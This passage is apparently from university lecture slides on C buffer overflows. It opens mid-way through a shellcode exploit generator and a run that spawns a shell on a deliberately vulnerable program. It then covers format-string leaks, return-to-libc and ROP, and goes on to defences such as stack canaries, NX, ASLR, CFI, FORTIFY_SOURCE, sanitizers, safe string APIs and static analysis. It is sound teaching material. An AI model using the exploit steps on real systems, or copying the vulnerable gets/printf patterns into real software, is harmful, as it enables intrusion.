for (int i = 0; i < nops; i++) fputc(NOP_OPCODE, stdout);
fwrite(instructions, 1, SHELLCODE_LENGTH, stdout);
for (int i = nops + SHELLCODE_LENGTH; i < len; i++) fputc(NOP_OPCODE,stdout);
fwrite(&address, 1, sizeof(address), stdout);
fputc('\n',stdout);
fflush(stdout);
```

```
$ ./shellcode.bin x 0x7fffffffe410 134 20 > xploit.bin
$ (cat xploit.bin; cat) | ./hello.bin
What's your name?
Hello, H1?H?//bin/shH?SH??
PWH??;XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX`????!
uname
Linux
pwd
/home/edrdo/bo
```

Some famous attacks

- Morris Worm (1990)
  - "Accidental" attack caused DoS brought down much of the (then-small) Internet
  - More info here: "The Internet Worm Program: An Analysis", E. H. Spafford (page 9 for stack-based overflow details)
  - Named after Robert T. Morris, convicted at the time. He is now a professor at MIT !
- Other famous attacks:
  - Code Red worm
  - SQL Slammer
- Interesting historical account (until 2009): "Memory Corruption Attacks The (almost) Complete History", Haron Meer, Black Hat USA 2010

Robert T. Morris

In 1990, Robert T. Morris (then 25 years old) was the first person convicted under the "Computer Fraud and Abuse Act" after he created the first worm to have a major effect on real-world computer systems. It brought down much of the Internet and related networks for days. Morris apologized in 2008, saying he'd sought to estimate the Internet's size, not cause harm.

Variation: format-string vulnerability

```
#include <stdio.h>
int main(int argc, char**argv) {
  char name[32];
  gets(name);
  printf("Hello ");
  printf(name);
  printf("\n");
  return 0;
}
```

compiler warnings

```
hello.c:7:3: warning: format not a string literal
and no format arguments [-Wformat-security]
   printf(name);

hello.o: In function `main':
hello.c:(.text+0x1a): warning: the `gets' function is
dangerous and should not be used.
```

- Compiler warns us about:
  - the use of gets ("is dangerous and should not be used")
  - but also about the second **`printf`** call, that takes name as argument (why so?)

Variation (2)

```
#include <stdio.h>
int main(int argc, char**argv) {
  char name[32];
  gets(name);
  printf("Hello ");
  printf(name);
  printf("\n");
  return 0;
}
```

execution leaking information in the stack

```
What's your name?
%p %p %p
Hello 0x400720 0x7ffff7dd59e0 0x206f6c6c
```

- **CWE-134**: "Use of Externally-Controlled Format String" , commonly known as **format-string vulnerability! We introduce a "format string" for `name`! The `printf`** call looks up the arguments for "print-out" even if there are really none, causing memory to be dumped and possibly overwritten.
- Information disclosure of memory contents itself may be helpful for stack-smashing attack.
- But printf may also write onto the stack (%n modifier) — see "**Exploiting Format String Vulnerabilities**", by "scut" and "team teso", 2001

Beyond stack-smashing — brief reference


- **Simple proof-of-concept where things were made too easy. A number of protections were disabled (discussed next).**
  - Stack protections (canaries) are disabled!
  - NX/DEP protection data — the stack is executable
  - ASLR disabled — addresses are predictable on every run
- **return-to-libc attacks**:
  - when stack is not executable, try to change return address to interesting libc code, e.g. a call to `system`
- **ROP chains**
  - ROP chains manipulate the stack (but do no execute code on it) to execute small code fragments ("gadgets") in a chain with malicious purpose.
  - Gadgets are collected from code that is marked as executable, for instance glibc fragments. Tools like Ropper help in this purpose.

ROP chains — illustration

- Gadget1 is executed and returns
- Gadget2 is executed and returns
- Gadget3 is executed and returns
- And so on until all instructions that you want are executed

- So, the real execution is:

```
pop    eax
xor    edx, edx
inc    ecx
```



- Source: "An introduction to the Return Oriented Programming and ROP chain generation", J. Salwan, Univ. Bordeaux
- See also: "Return-Oriented Programming: Systems, Languages, and Applications", Roemer et al., ACM TISSEC, 2012


Handling buffer overflows

memory protections

Memory protections

- Prevention of buffer overflows
  - Use of stack canaries
  - Data execution prevention /non-executable flag (DEP/NX)
  - Address Space Layout Randomization (ASLR)

Using canaries



- **Stack corruption detection**
  - Protect the stack with a canary value.
  - On return, canary is checked causing termination if value differs.
- **It does not protect against local variable overriding!**
- **Mechanism can be defeated if canary is known or can be guessed**
  - Canary is constant :) or generated with a PRNG that is weak or whose seed can be guessed. Cryptographic-strength PRNG makes this harder
- **… or if attacker finds a way to determine the canary's position and read its value from the stack.**
- **Performance overhead**
  - extra code required per function call, even if compiler tries to be smart / developer has a choice of options, e.g. e.g. GCC has several -fstack-protector-XXXX flavors (see next slide)
- There are memory protections that can enabled **for the heap too,** e.g, also in GCC

Stack protections — GCC

- Our examples have been compiled so far using the **`-fno-stack-protector`** switch, that disables stack canaries.
  - Older **GCC** versions (e.g. tested on 5.3) doesn't really require the switch, as it does not emit code for stack canaries. Recent versions (e.g. 7.3) do so by default. Recent versions of the **clang** compiler also do.
- Some GCC stack protection settings (also typically accepted in clang):
  - **`-fstack-protector`**: stack protection added for "*vulnerable objects*", including "*functions that call alloca and functions with buffers larger than 8 bytes*" (from the GCC 7.3 manual)
  - **`-fstack-protector-strong`**: "*includes additional functions to be protected*", e.g. "*those that have local array definitions*"
  - **`-fstack-protector-all:`** protects all functions
  - **`-fstack-protector-explicit:`** "only protects those functions which have the `stack_protect` attribute.

Example stack protection code generated by GCC (5.3)

gcc -fstack-protector …

```
main:
  # On entry
  pushq   %rbp
  movq    %rsp, %rbp
  subq    $144, %rsp
  movq    %fs:40, %rax    # Canary value onto rax
  movq    %rax, -8(%rbp)  # pushed onto the stack
  ...
  # On exit
  movq    -8(%rbp), %rdx  # pops canary location
  xorq    %fs:40, %rdx    # compare with original value
  je      .L3
  call    __stack_chk_fail # stack check failed
.L3:
  leave # normal return
  ret
```

Data execution prevention (DEP)

- Our code has also been compiled with the **`-z execstack`** switch, passed on to the GNU program linker (`ld`)
  - This lets data the stack and heap segments be executable.
  - The NX (non-executable) bit is set for these memory segments.
- Provided canaries can be defeated, return-to-libc / ROP attacks are feasible.

Address-space layout randomisation (ASLR)

- ASLR
  - OS randomly arrange positions of key areas in the memory layout (stack, heap, data, code) including library code.
  - Addresses of variables, functions are different on every run of a program.
  - This applies to a program but also possibly linked libraries to libc address functions.
- We disabled ASLR (in Linux) by setting the value in `/proc/sys/kernel/randomize_va_space` to 0.
- Benefit
  - Adversary cannot rely on fixed memory layout.
  - Brute-forte attacks required in principle; adversary may also rely on information leaks from the program / ASLR scheme vulnerabilities


Control flow integrity

- Canaries/NX-bits/ASLR are mechanisms for trying to **detect / defeat** control-flow hijack.
- **Control flow integrity** seeks to **ensure** that the control flow of a program is (*really*) as expected:
  - **Functions:** if `f` calls **g** at instruction `I` then when g returns execution resumes (the PC is restored) in f at instruction `I+1`.
  - **More generally:** each control branch taken during program execution (not just function calls/returns) corresponds to the program's intended behavior.
- CFI schemes work by:
  - **determining possible branches statically**, e.g., according to individuaul procedure CFGs, call-graphs.
  - instrumenting code to **verify branches during execution** are as expected

Control flow integrity (2)

```
bool lt(int x, int y) {
    return x < y;
}
bool gt(int x, int y) {
    return x > y;
}

sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}
```



From: "Control Flow Integrity: Principles, Implementations, and Applications", M. Abadi et al. , CCS 2005

- CFI instrumentation scheme - overview:
  - Maintain a "shadow stack" to monitor control flow through CFI IDs.
  - Branch target locations have associated CFI IDs.
  - Branch instructions push the ID of their target onto the "shadow stack", that is checked at the branch target.

Other protections

- "Fortified" source code in libraries
  - Idea: fortify security-sensitive library calls.
  - We'll have a brief look at GCC/GLIBC's `_FORTIFY_SOURCE` flag.
- Runtime sanitizers
  - Idea: monitor program execution to detect errors and possibly trap execution.
  - Specially useful during development (there is an inherent runtime overhead).
  - Two example gcc/clang sanitizer plugins: Undefined Behavior Sanitizer, and Address Sanitizer

The glibc _FORTIFY_SOURCE flag

```
_FORTIFY_SOURCE (since glibc 2.3.4)
        Defining this macro causes some lightweight checks to be per-
        formed to detect some buffer overflow errors when employing
        various string and memory manipulation functions (for exam-
        ple, memcpy(3), memset(3), stpcpy(3), strcpy(3), strncpy(3),
        strcat(3), strncat(3), sprintf(3), snprintf(3), vsprintf(3),
        vsnprintf(3), gets(3), and wide character variants thereof).
```

- We may employ glibc's _FORTIFY_SOURCE.
- During compilation:
  - Signals buffer overflows over variables with size known at compile-time.
- During execution:
  - Performs runtime checks that also try to detect buffer overflows.
- Let us take a look at an example from "Enhance application security with FORTIFY_SOURCE", Siddharth Sharma, Red Hat blogs

glibc's _FORTIFY_SOURCE flag (2)

```
// Known size for both source and destination
char buffer[5];
. . .
strcpy(buffer,"deadbeef");
```

```
$ gcc -D_FORTIFY_SOURCE=1 -O fortify_test.c -o fortify_test
In file included from /usr/include/string.h:635:0,
                 from fortify_test.c:9:
In function 'strcpy',
    inlined from 'main' at fortify_test.c:16:3:
/usr/include/bits/string3.h:110:10: warning: call to
__builtin___strcpy_chk will always overflow destination buffer
   return __builtin___strcpy_chk (__dest, __src, __bos
(__dest));
```

```
$ ./fortify_test
Buffer Contains: `???? , Size Of Buffer is 5
*** buffer overflow detected ***: ./fortify_test terminated
======= Backtrace: =========
/lib64/libc.so.6(+0x77de5)[0x7ffff7a92de5]
```

In this example the buffer overflow is detected at compile-time, given that the size of involved buffers and data contents can be deduced. The buffer overflow is also signalled during execution.

gcc's FORTIFY_SOURCE flag (3)

```
  char buffer[5]; // known size
  strcpy(buffer, argv[1]); // argv[1] size not known
```

```
$ gcc -D_FORTIFY_SOURCE=1 -O fortify_test2.c -o fortify_test2
```

```
$ ./fortify_test2 abcd

$ ./fortify_test2 abcde
*** buffer overflow detected ***: ./fortify_test2 terminated
======= Backtrace: =========
/lib64/libc.so.6(+0x77de5)[0x7ffff7a92de5]
/lib64/libc.so.6(__fortify_fail+0x37)
. . .
./fortify_test2[0x400499]
```

In this example there are no warnings at compile-time, given that the size of the program argument string is only known at runtime.

But the size of the destination buffer is known, hence the buffer overflow can be detected at runtime. Under the hood The **`strcpy(buffer,argv[1])`** call is replaced by **`strcpy_chk(buffer, argv[1], 5)`**

Undefined Behavior Sanitizer

```c
int sum = 0;
int numbers[N];

for (int i = 0; i <= N; i++)
  sum += numbers[i];
```

```
stack_overflow.c:9:12: runtime error: index 5 out of bounds for type 'int [5]'
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior stack_overflow.c:9:12 in
Abort trap: 6
```

- **UBSan** is a gcc/clang plugin for detecting undefined behavior during execution of a program.
  - enabled using `-fsanitize=undefined` switch during compilation
  - undefined behavior errors are reported during execution, but program execution is also halted if `-fno-sanitize-recover` is specified during compilation
- The array overflow example we saw previously is now signalled.

Undefined Behavior Sanitizer (2)

```
int flawed_function(Foo* pointer) {
  int v = pointer -> data; // dereference before check
  if (pointer == NULL) // actual check
    return -1;
  return v;
}
int main(int argc, char** argv) {
  printf("result = %d\n", flawed_function(NULL)); // What to expect?
  return 0;
}
```

```
null_pointer_deref.c:8:22: runtime error: member access within null
pointer of type 'Foo'
SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior
null_pointer_deref.c:8:22 in
Abort trap: 6
```

- UBSan is a gcc/clang plugin for detecting undefined behavior during execution of a program.
  - enabled using `-fsanitize=undefined` switch during compilation
  - undefined behavior errors are reported during execution, but program execution is also halted if `-fno-sanitize-recover` is specified during compilation
- The null-pointer dereference example we saw previously now always halts (regardless of whether optimisation is turned on or off).

Address Sanitizer

```
int n;  unsigned char *a, *b;
n =  . . .;
a = (char*) malloc(n);    // allocate memory for a
memset(a, 'x', n);        // set all positions to 'x'
free(a);                      // free memory
// a is now a dangling reference (to freed up memory)
b = (char*) malloc(2*n);  // allocate memory for b
printf("a == b ? %s\n", a == b ? "yes" : "no");
memset(b, 'X', 2*n);       // set all positions to 'X'
memset(a, 'x', n);     // use-after-free
free(a);                   // double free! (and what about b?)
```

```
==17390==ERROR: AddressSanitizer: heap-use-after-free on
address 0x6020000000d0 at pc 0x000106cf1fa6 bp 0x7ffee8f0def0
sp 0x7ffee8f0dee8
```

- AddressSanitizer is a runtime memory error detector.

Handling buffer overflows

secure programming

Secure programming

- Secure programming techniques
  - Argument validation / defensive programming
  - Avoid inherently dangerous API calls / use safe variants of those, in particular string manipulation functions in C
  - Manage dynamically allocated (heap) memory correctly
  - …
- Established advice for secure programming
  - SEI CERT C Coding Standard
- **Validation:** Use code reviewing tools and testing to find vulnerabilities and fix them

Insecure API calls

- Examples of C functions involving string manipulation
  - For input/ouput: `gets` `scanf` `fscanf`
  - General string manipulation: `strcpy` `strcat` `sprintf`
- Some of these calls have bounded-length variants
  - A length argument indicates the maximum amount of memory to consider
  - Examples: `fgets` `strncpy` `snprintf`
- Bounded-length variants are not entirely safe, e.g.
  - No guarantee of null-termination for the target buffer.
  - Undefined behavior when buffers overlap

C11 - ISO/IEC TR 24731

From: http://en.cppreference.com/w/c/string/byte/strncpy

strncpy, strncpy_s

Defined in header <string.h>

```
char *strncpy( char *dest, const char *src, size_t count );                          (1) (until C99)
char *strncpy( char *restrict dest, const char *restrict src, size_t count );            (since C99)

errno_t strncpy_s(char *restrict dest, rsize_t destsz,                               (2) (since C11)
                  const char *restrict src, rsize_t count);
```

2) Same as (1), except that the function does not continue writing zeroes into the destination array to pad up to count, it stops after writing the terminating null character (if there was no null in the source, it writes one at `dest[count]` and then stops). Also, the following errors are detected at runtime and call the currently installed constraint handler function:

- src or dest is a null pointer
- destsz or count is zero or greater than RSIZE_MAX
- count is greater or equal destsz, but destsz is less or equal `strnlen_s(src, count)`, in other words, truncation would occur
- overlap would occur between the source and the destination strings

- A safer set functions in C11 - ISO/IEC TR 24731
- Further reference:
  - "On Implementation of a Safer C Library, ISO/IEC TR 24731", Laverdière-Papineau et al., 2006
  - "Security Development Lifecycle (SDL) Banned Function Calls", Michael Howard, Microsoft Developer Network

Safe string manipulation functions

- Insecure ⟹ (more) secure:
  - strcat ⟹ strlcat
  - strcpy, strncpy ⟹ strlcpy (note: strncpy does not ensure NULL termination)
  - strncat ⟹ strlcat
  - strncpy ⟹ strlcpy
  - sprintf ⟹ snprintf
  - vsprintf ⟹ vsnprintf
  - gets ⟹ fgets
- Microsoft library versions
  - strcpy_s, strncpy_s (eq. to strlcpy), strcat_s

SEI CERT C — a few examples

STR07-C. Use the bounds-checking interfaces for string manipulation

Created by Confluence Administrator, last modified by Jill Britton on Aug 10, 2017

The C Standard, Annex K (normative), defines alternative versions of standard string-handling functions designed to be safer replacements for existing functions. For example, it defines the `strcpy_s()`, `strcat_s()`, `strncpy_s()`, and `strncat_s()` functions as replacements for `strcpy()`, `strcat()`, `strncpy()`, and `strncat()`, respectively.

STR07-C

MEM00-C. Allocate and free memory in the same module, at the same level of abstraction

MEM00-C

FIO20-C. Avoid unintentional truncation when using fgets() or fgetws()

FIO20-C

C/C++ source code analysis

- Historical tools — limited "grep-like" analysis, but security-oriented:
  - **RATS** (Rough Auditing Tool For Security) for C, C++, Perl, PHP, Python. *"As its name implies, the tool performs only a rough analysis of source code."*
  - **FlawFinder**: "*a simple program that examines C/C++ source code and reports possible security weaknesses […] is not a sophisticated tool. It is an intentionally simple tool, but people have found it useful."*
- Modern, more powerful C/C++/Objective-C analysers
  - **Clang Static Analyzer**
  - **Facebook Infer**
  - **Sonar Source C/C++** (commercial)
    - SonarSource makes plugins for other mainstream languages free for use in the community edition though

RATS/Flawfinder

- test.c:32: **[5]** (buffer) *gets: Does not check for buffer overflows (CWE-120, CWE-20). Use fgets() instead.*

```
gets(f);
```

- test.c:56: **[5]** (buffer) *strncat: Easily used incorrectly (e.g., incorrectly computing the correct maximum size to add) [MS-banned] (CWE-120). Consider strcat_s, strlcat, snprintf, or automatically resizing strings. Risk is high; the length parameter appears to be a constant, instead of computing the number of characters left.*

```
strncat(d,s,sizeof(d)); /* Misuse - this should be
```

- Even if FlawFinder / RATS perform rough analysis, their generated reports include:
  - The **location** of the problems
  - **Description of the potential vulnerability** and corresponding CWE reference
  - **Suggestion for change** in the code

Clang static analyzer - screenshots

```
33
34  int flawed_function(Foo* pointer) {          3. Entered call from 'mxain'
35    int v = pointer -> data; // dereference before check
  4. Access to field 'data' results in a dereference of a null pointer (loaded from variable
  'pointer')
39  }
40
```

```
int main3(int argc, char** argv) {
  int n;    char *a, *b;
  --argc; ++argv;
  n = argc == 1 ? atoi(argv[0]) : 10;        1. Assuming 'argc' is not equal to 1
  a = (char*) malloc(n);      // allocate memory for a     2. Memory is alloc...
  memset(a, 'x', n);          // set all positions to 'x'
  PRINT(a, n);                // print contents
  free(a);                    // free memory               3. Memory is released

  // a is now a dangling reference (to freed up memory)
  b = (char*) malloc(2*n);    // allocate memory for b
  printf("a == b ? %s\n", a == b ? "yes" : "no");
  PRINT(a, n); PRINT(b,2*n); // print contents of invalid a &
      initial b
  memset(b, 'X', 2*n);        // se   4. Use of memory after it is freed
  PRINT(a, n); PRINT(b,2*n); // pr
  memset(a, 'x', n);          // use dangling reference, set to 'x'
  PRINT(a, n); PRINT(b,2*n); // print again
```